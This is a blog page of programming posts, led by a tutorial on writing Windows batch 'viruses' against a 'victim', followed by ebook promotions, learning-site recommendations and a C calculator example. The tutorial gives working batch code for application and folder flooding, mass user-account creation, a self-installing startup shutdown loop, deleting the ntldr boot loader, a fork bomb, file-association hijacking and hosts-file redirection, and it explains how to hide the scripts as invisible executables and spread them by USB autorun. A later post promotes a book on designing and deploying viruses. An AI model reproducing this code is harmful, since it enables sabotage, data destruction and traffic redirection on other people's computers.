Showing posts with label Computer Programming. Show all posts
Showing posts with label Computer Programming. Show all posts
Wednesday, September 16, 2015
What are Batch Files
What are Batch Files ?
Lets begin with a simple example , Open your command prompt and change your current directory to 'desktop' by typing 'cd desktop' without quotes.
Now type these commands one by one
1.md x //makes directory 'x' on desktop
2.cd x // changes current directory to 'x'
3.md y // makes a directory 'y' in directory 'x'
We first make a folder/directory 'x', then enter in folder 'x',then make a folder 'y' in folder 'x' .
Now delete the folder 'x'.
Lets do the same thing in an other way. Copy these three commands in notepad and save file as anything.bat
Now just double click on this batch file and the same work would be done , You will get a folder 'x' on your desktop and folder 'y' in it. This means the three commands executed line by line when we ran the batch file
So a batch file is simply a text containing series of commands which are executed automatically line by line when the batch file is run.
What can batch viruses do ?
They can be used to delete the windows files,format data,steal information,irritate victim, consume CPU resources to affect performance,disable firewalls,open ports,modify or destroy registry and for many more purposes.
Now lets start with simple codes, Just copy the code to notepad and save it as anything.bat (I am anything you wish but extension must be bat and save it as 'all files' instead of text files).
Note: Type 'help' in command prompt to know about some basic commands and to know about using a particular command , type 'command_name /?' without quotes.
1. Application Bomber
@echo off // It instructs to hide the commands when batch files is executed
:x //loop variable
start winword
start mspaint //open paint
start notepad
start write
start cmd //open command prompt
start explorer
start control
start calc // open calculator
goto x // infinite loop
This code when executed will start open different applications like paint,notepad,command prompt repeatedly, irritating victim and ofcourse affecting performance.
2. Folder flooder
@echo off
:x
md %random% // makes directory/folder.
goto x
Here %random% is a variable that would generate a positive no. randomly. So this code would make start creating folders whose name can be any random number.
3.User account flooder
@echo off
:x
net user %random% /add //create user account
goto x
This code would start creating windows user accounts whose names could be any random numbers.
3.Shutdown Virus
copy anything.bat “C:\Documents and Settings\Administrator\Start Menu\Programs\Startup”
copy anything.bat “C:\Documents and Settings\All Users\Start Menu\Programs\Startup” //these two commands will copy the batchfile in start up folders (in XP)
shutdown -s -t 00 //this will shutdown the computer in 0 seconds
Note : Files in Start up folder gets started automatically when windows starts . You should first two lines of code in every virus code so that it would copy itself in startup folder. Start up folder path in Windows 7 is C:\Users\sys\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
Everytime the victim would start the computer, the batch file in start up would run and shutdown the computer immediately. You can remove this virus by booting the computer in Safe Mode and deleting the batch file from Start Up folder.
4. Deleting boot files
Goto C drive in Win XP , Tools->Folder Option->View
Now Uncheck the option 'Hide operating system files' and check option 'Show hidden files and folders'. Click apply
Now you can see the operating system files. There is a one file 'ntldr' which is boot loader used to boot the windows.
Lets make a batch file to
delete this file from victim's computer and the windows will not start then.
attrib -S -R -H C:\ntldr // -S,-R,-H to clear system file attribute, read only attribute , hidden file attribute respectively
del ntldr //delete ntldr file
After running this batch file , system will not reboot and a normal victim would definitely install the windows again.
5. Fork Bomb
%0|%0 //Its percentage zero pipe percentage zero
This code creates a large number of processes very quickly in order to saturate the process table of windows. It will just hang the windows .
6. Extension Changer
@echo off
assoc .txt=anything // this command associates extension .txt with filetype anything.
assoc .exe=anything
assoc .jpeg=anything
assoc .png=anything
assoc .mpeg=anything
Every extension is associated with a filetype like extension ‘exe’ is is associated with filetype ‘exefile’. To see them, just enter command ‘assoc’ in command prompt.
Above code changes the association of some extensions to filetype ‘anything’ (means u can write anything) which obviously doesn’t exist. So all exe (paint,games,command prompt and many more),jpeg,png,mpeg files wudn’t open properly.
7. DNS Poisoning
There is a file called ‘hosts’ located at c:\windows\system32\drivers\etc. We can place a website and an IP in front of it. By doing this, we want our web browser to take us to host located at that IP when that website name would be entered. I mean request to resolve IP of website is not sent to Domain Name Server(DNS) if the name of website in hosts file.
@echo off
echo xxx.xxx.xxx.xxx www.anything.com > C:\windows\system32\drivers\etc\hosts //this command prints or add xxx.xxx.xxx.xxx. www.anything.com in hosts file.
Replace xxx.xxx.xxx.xxx and www.anything.com with IP address and website of your choice. You can take/redirect victim to any host located at specific IP when he wud try to log on to specific website or u can simply block any website by entering its name and any invalid IP address.
Viruses we just coded
Note : Most of the batch viruses are simply undetectable by any anitiviruses
Tip : Coding good viruses just depends on the DOS commands you know and logic you use.
Limitations of Batch Viruses -:
1.Victim can easily read the commands by opening batch file in notepad.
2.The command prompt screen pops up,it alerts the victim and he can stop it.
To overcome these limitations,we need to convert these batch files into executable files that is exe files.
After running converter , open the batch file virus , Save as exe file , set visibility mode 'Invisible application' , than just click on compile button.
You can use other options as per your requirement.
Spreading batch viruses through pen drive -:
Step 1.
Open notepad and write
[autorun]
open=anything.bat
Icon=anything.ico
Save file as ‘autorun.inf’
Step 2. Put this ‘autorun.inf’ and your actual batch virus ‘anything.bat’ in pendrive .
When the victim would plug in pen drive,the autorun.inf will launch anything.bat and commands in batch file virus would execute.


The Laws of Cryptography with Java Code

Table of Contents
- Preliminaries.
- Coding and Information Theory.
- Introduction to Cryptography.
- Public Key Cryptography.
- Random Number Generation.
- The Advanced Encryption Standard (AES).
- Hash Functions and Digital Signatures.
- Randomization Techniques.
- Identification and Key Distribution.
- Java Programs.
The Laws of Cryptography with Java Code.
PHP, MySQL, JavaScript & HTML5 All-in-One For Dummies

Book I: Getting Started with PHP & MySQL.
Chapter 1: Understanding the Languages of the Web.
Chapter 2: Installing a Web Server.
Chapter 3: Installing PHP.
Chapter 4: Setting Up MySQL.
Chapter 5: Setting Up Your Web Development Environment with the XAMPP Package.
Book II: HTML and CSS.
Chapter 1: Creating a Basic Page with HTML.
Chapter 2: Adding Style with CSS.
Chapter 3: Creating and Styling Web Forms.
Book III: JavaScript.
Chapter 1: Understanding JavaScript Basics.
Chapter 2: Building a JavaScript Program.
Chapter 3: Adding jQuery.
Chapter 4: Reacting to Events with JavaScript and jQuery.
Chapter 5: Troubleshooting JavaScript Programs.
Book IV: PHP.
Chapter 1: Understanding PHP Basics.
Chapter 2: Building PHP Scripts
Chapter 3: PHP and Your Operating System.
Chapter 4: Object-Oriented Programming.
Chapter 5: Considering PHP Security.
Chapter 6: Tracking Visitors with Sessions.
Book V: MySQL.
Chapter 1: Introducing MySQL.
Chapter 2: Administering MySQL.
Chapter 3: Designing and Building a Database.
Chapter 4: Using the Database.
Chapter 5: Communicating with the Database from PHP Scripts.
Book VI: Web Applications
Chapter 1: Improving Your PHP Programs.
Chapter 2: Creating and Using a Web Service.
Chapter 3: Validating Web Forms with JavaScript and PHP.
Chapter 4: Building a Members-Only Website.
Book VII: PHP and Templates.
Chapter 1: Configuring PHP.
Chapter 2: Building a Templating System.
PHP, MySQL, JavaScript & HTML5 All-in-One For Dummies.

How Create a Batch File Programming
Introduction
Batch file programming is the native programming offered by the Microsoft Windows Operating System. Batch file is created using any text editors like notepad, WordPad, WinWord or so on, which comprises of a sequence of built-in commands used to perform some often done tasks like deleting a series of files of same type or of different type, creating logs, clearing unwanted craps from your computer and even for creating a batch VIRUS. Whenever a Batch program is executed, it was interpreted line-by-line by the CLI (Command Line Interpreter) command.com or the cmd.exe. Batch file is really helpful in automating tedious tasks and for maintaining system logs. The commands used while creating a batch file are case insensitive, in the sense that it may accept both small and upper case letters.


Batch file programming is the native programming offered by the Microsoft Windows Operating System. Batch file is created using any text editors like notepad, WordPad, WinWord or so on, which comprises of a sequence of built-in commands used to perform some often done tasks like deleting a series of files of same type or of different type, creating logs, clearing unwanted craps from your computer and even for creating a batch VIRUS. Whenever a Batch program is executed, it was interpreted line-by-line by the CLI (Command Line Interpreter) command.com or the cmd.exe. Batch file is really helpful in automating tedious tasks and for maintaining system logs. The commands used while creating a batch file are case insensitive, in the sense that it may accept both small and upper case letters.
Batch File Programming Ebook
Tuesday, September 15, 2015
Black Book Of Computer Virus

This is the first in a series of three books about computer viruses. In these volumes I want to challenge you to think in new ways about viruses, and break down false concepts and wrong ways of thinking, and go on from there to discuss the relevance of computer viruses in today’s world. These books are not a call to a witch hunt, or manuals for protecting yourself from viruses. On the contrary, they will teach you how to design viruses, deploy them,and make them better. All three volumes are full of source code for viruses, including both new and well known varieties.
It is inevitable that these books will offend some people.
In fact, I hope they do. They need to. I am convinced that computer viruses are not evil and that programmers have a right to create them, posses them and experiment with them. That kind of a stand is going to offend a lot of people, no matter how it is presented.
In fact, I hope they do. They need to. I am convinced that computer viruses are not evil and that programmers have a right to create them, posses them and experiment with them. That kind of a stand is going to offend a lot of people, no matter how it is presented.
Even a purely technical treatment of viruses which simply discussed how to write them and provided some examples would be offensive. The mere thought of a million well armed hackers out there is enough to drive some bureaucrats mad. These books go beyond a technical treatment, though, to defend the idea that viruses can be useful, interesting, and just plain fun. That is bound to prove even more offensive. Still, the truth is the truth, and it needs to be spoken, even if it is offensive. Morals and ethics cannot be determined by a majority vote, any more than they can be determined by the barrel of a gun or a loud mouth. Might does not make right.
Black Book Of Computer Virus Ebook.
Top 6 website to learn computer programming language

1. W3schools.com
If you are a beginner or intermediate programmer, then w3schools is an excellent website for learning programming. W3schools offer tutorials for a variety of web programming and scripting languages such as html, html5, css, asp, Ajax, JavaScript, php, jQuery etc. So, if you are into web development then w3schools would be a great learning resource.
2. Codeavengers.com:
If you want learn coding for making games, apps or websites using html/html5, css3, JavaScript python, but want an entertaining teaching resource. Then codeavengers.com is ideal choice for you. Codeavengers.com was designed by keeping difficulty for beginners in mind. It provides a fun and interactive learning environment that is effective for all age groups. Even if you are an intermediate programmer, you might find some great learning stuff there.
3. Codecademy.com
Codeacademy is another great website, for learning languages like JavaScript, HTML/CSS, PHP, Python, and Ruby. You can even learn how to use some popular web APIs in your website or app. Codeacademy has a great modern learning system, which is based on user interaction. It has full-fledged programming courses for beginners. Again, this website is great for beginners and intermediate learners. But advanced programmers can also find some pretty useful stuff there.
4. tutorialspoint.com
Tutorialspoint has tutorials for a lot of web, high level and scripting languages that are commonly used today. You can find tutorials for any computer language that you have ever heard of (those that are currently in used). Apart from that, it also features a variety of tutorials for other fields such as DIP, OS, SEO, Telecom, DBMS, and frameworks etc. Some commonly used languages that you can learn there are: Java, C++, PHP, Python, Ruby, C#, Perl, VB.Net, ios.
5. msdn.microsoft.com
Although, beginner programmers might find MSDN (Microsoft Developer Network) a tough learning resource, it is still the best resource you can get, if you want to master Microsoft oriented languages such as VB.Net, C# etc. MSDN has great tutorials for beginners, intermediate and advance programmers.
But as I stated earlier, beginners might not be initially comfortable with MDSN, as I has really a lot of resources that it would be a hard time for beginners to find what they are looking for. But if you get used to MSDN, then it is the ideal learning point for Microsoft oriented languages. You can get a lot of sample applications, tutorials and resources that are uploaded by Microsoft and MSDN community. Since it’s a developer’s network, you can even find development help from community members.
6. Lynda.com
You might already know about Lynda.com. Lynda offers easy to follow video tutorials. Lynda.com is an old and well established tutoring site, if you are looking for video tutorials to learn computer languages, then Lynda is your ideal choice. Apart from programming languages, Lynda also offers tutorials for a variety of other fields such as 3D modeling, CAD, Photography etc. Lynda.com is an old and well established tutoring site.
So the next time someone asks you about your computer skills, you know where to turn. I hope you will learn a lot from these websites. All the best :)
SHARE BY GK
Fundamentals of Computer Programming with CSharp EBOOK

Fundamentals of Computer Programming with CSharp EBOOK
Concepts, Techniques, and Models of Computer Programming Ebook

Concepts, Techniques, and Models of Computer Programming Ebook
C++ programming Language

Table of contents
1. Introduction
2. Instructions for use
3. Basics of C++
4. Structure of a program
5. Variables. Data Types
6. Constants
7. Operators
8. Basic Input/Output
9. Control Structures
10. Control Structures
11. Functions (I)
12. Functions (II)
13. Compound data types
14. Arrays
15. Character Sequences
16. Pointers
17. Dynamic Memory
18. Data structures
19. Other Data Types
20. Object Oriented Programming
21. Classes (I)
22. Classes (II)
23. Friendship and inheritance
24. Polymorphism
25. Advanced concepts
26. Templates
27. Namespaces
28. Exceptions
29. Type Casting
30. Preprocessor directives C++ Standard Library
31. Input/Output with files
C++ programming Language Ebook.
BY GK
Head First Java 2nd Edition PDF

Contents
Chapter 1, Breaking the Surface.
Chapter 2, A Trip to Objectville.
Chapter 3, Know Your Variables.
Chapter 4, How Objects Behave.
Chapter 5, Extra-Strength Methods.
Chapter 6, Using the Java Library.
Chapter 7, Better Living in Objectville.
Chapter 8, Serious Polymorphism.
Chapter 9, Life and Death of an Object.
Chapter 10, Numbers Matter.
Chapter 11, Risky Behavior.
Chapter 12, A Very Graphic Story.
Chapter 13, Work on Your Swing.
Chapter 14, Saving Objects.
Chapter 15, Make a Connection.
Chapter 16, Data Structures.
Chapter 18, Distributed Computing.

This Is Scanned Copy.
Head First Java 2nd Edition Pdf.
How To Make Simple Calculator in C programming [Source Code]

This is a code made in c program .This program takes an arithmetic operator (+, -, *, /)
Here copy the given code below and paste it in your c program software, check out !/* Source code to create a simple calculator for addition, subtraction, multiplication and division in C programming. */
# include
int main()
{
char o;
float num1,num2;
printf("Enter operator either + or - or * or divide : ");
scanf("%c",&o);
printf("Enter two operands: ");
scanf("%f%f",&num1,&num2);
switch(o) {
case '+':
printf("%.1f + %.1f = %.1f",num1, num2, num1+num2);
break;
case '-':
printf("%.1f - %.1f = %.1f",num1, num2, num1-num2);
break;
case '*':
printf("%.1f * %.1f = %.1f",num1, num2, num1*num2);
break;
case '/':
printf("%.1f / %.1f = %.1f",num1, num2, num1/num2);
break;
default:
/* If operator is other than +, -, * or /, error message is shown */
printf("Error! operator is not correct");
break;
}
return 0;
}
Example :-
Enter operator either + or - or * or divide : -
Enter two operands: 3.4
8.4
3.4 - 8.4 = -5.0
Enter two operands: 3.4
8.4
3.4 - 8.4 = -5.0
SHARE BY GK
ASP.NET Web Developer’s Guide Ebook Download
 Since 1996, ASP programmers have faced one upgrade after another, often with no
extremely visible advantages until version 3.x—it’s been quite a wild ride. Now we
have the first significant improvement in ASP programming within our grasp—
ASP.NET.Our reliance on a watered-down version of Visual Basic has been alleviated
now that ASP.NET pages may be programmed in both Microsoft’s new and
more powerful version of Visual Basic or the latest version of C++: C#, which is
more Web friendly.ASP.NET allows programmers and developers to work with both
VB.NET and C# within the same ASP.NET page. .NET itself is a milestone for
Microsoft; it marks Microsoft’s entry into the “run once, run everywhere” compiler
market alongside Java and Ruby. .NET is also notable for its extreme flexibility;
unlike the other choices available, .NET allows the programmer to use any number
of .NET-compliant languages to create its code (however, as of this writing, only
VB.NET and C# are allowed for ASP.NET) and have it run anywhere through the
robust .NET Framework.Visual Basic and C++ have undergone changes as well;
Visual Basic was already somewhat Web-oriented through its sibling,Visual Basic
Script (VBS).
Since VBS was not visually orientated, like Visual Basic, this meant that a lot of
the prewritten code employed by Visual Basic did not create performance issues.This
did mean, however, that VBS was not graced with an IDE to debug or troubleshoot
with, making the server logs and the browser error messages a programmer’s only
hope of figuring out what went wrong and where.The lack of an IDE led to several
complications and eventually programmers had to create their own error-handling
system, usually consisting of a log file and e-mail notification.
ASP.NET Web Developer’s Guide Ebook Here DOWNLOAD
SHARE BY GK
Computer Knowledge
Teach Your Self Java Ebook In 21 Days

Overview
Introduction
Week 1 at a Glance
Day 1 An Introduction to Java Programming
2 Object-Oriented Programming and Java
3 Java Basics
4 Working with Objects
5 Arrays, Conditionals, and Loops
6 Creating Classes and Applications in Java
7 More About Methods
Week 2 at a Glance
Day 8 Java Applet Basics
9 Graphics, Fonts, and Color
10 Simple Animation and Threads
11 More Animation, Images, and Sound
12 Managing Simple Events and Interactivity
13 User Interfaces with the Java Abstract Windowing Toolkit
14 Windows, Networking, and Other Tidbits
Week 3 at a Glance
Day 15 Modifiers
16 Packages and Interfaces
17 Exceptions
18 Multithreading
19 Streams
20 Native Methods and Libraries
21 Under the Hood
Appendixes
A Language Summary
B The Java Class Library
C How Java Differs from C and C++
D How Java Differs from C and C++
Teach Your Self Java Ebook In 21 Days Ebook
SHARE BY GK
computer knowledge
Subscribe to:
Posts (Atom)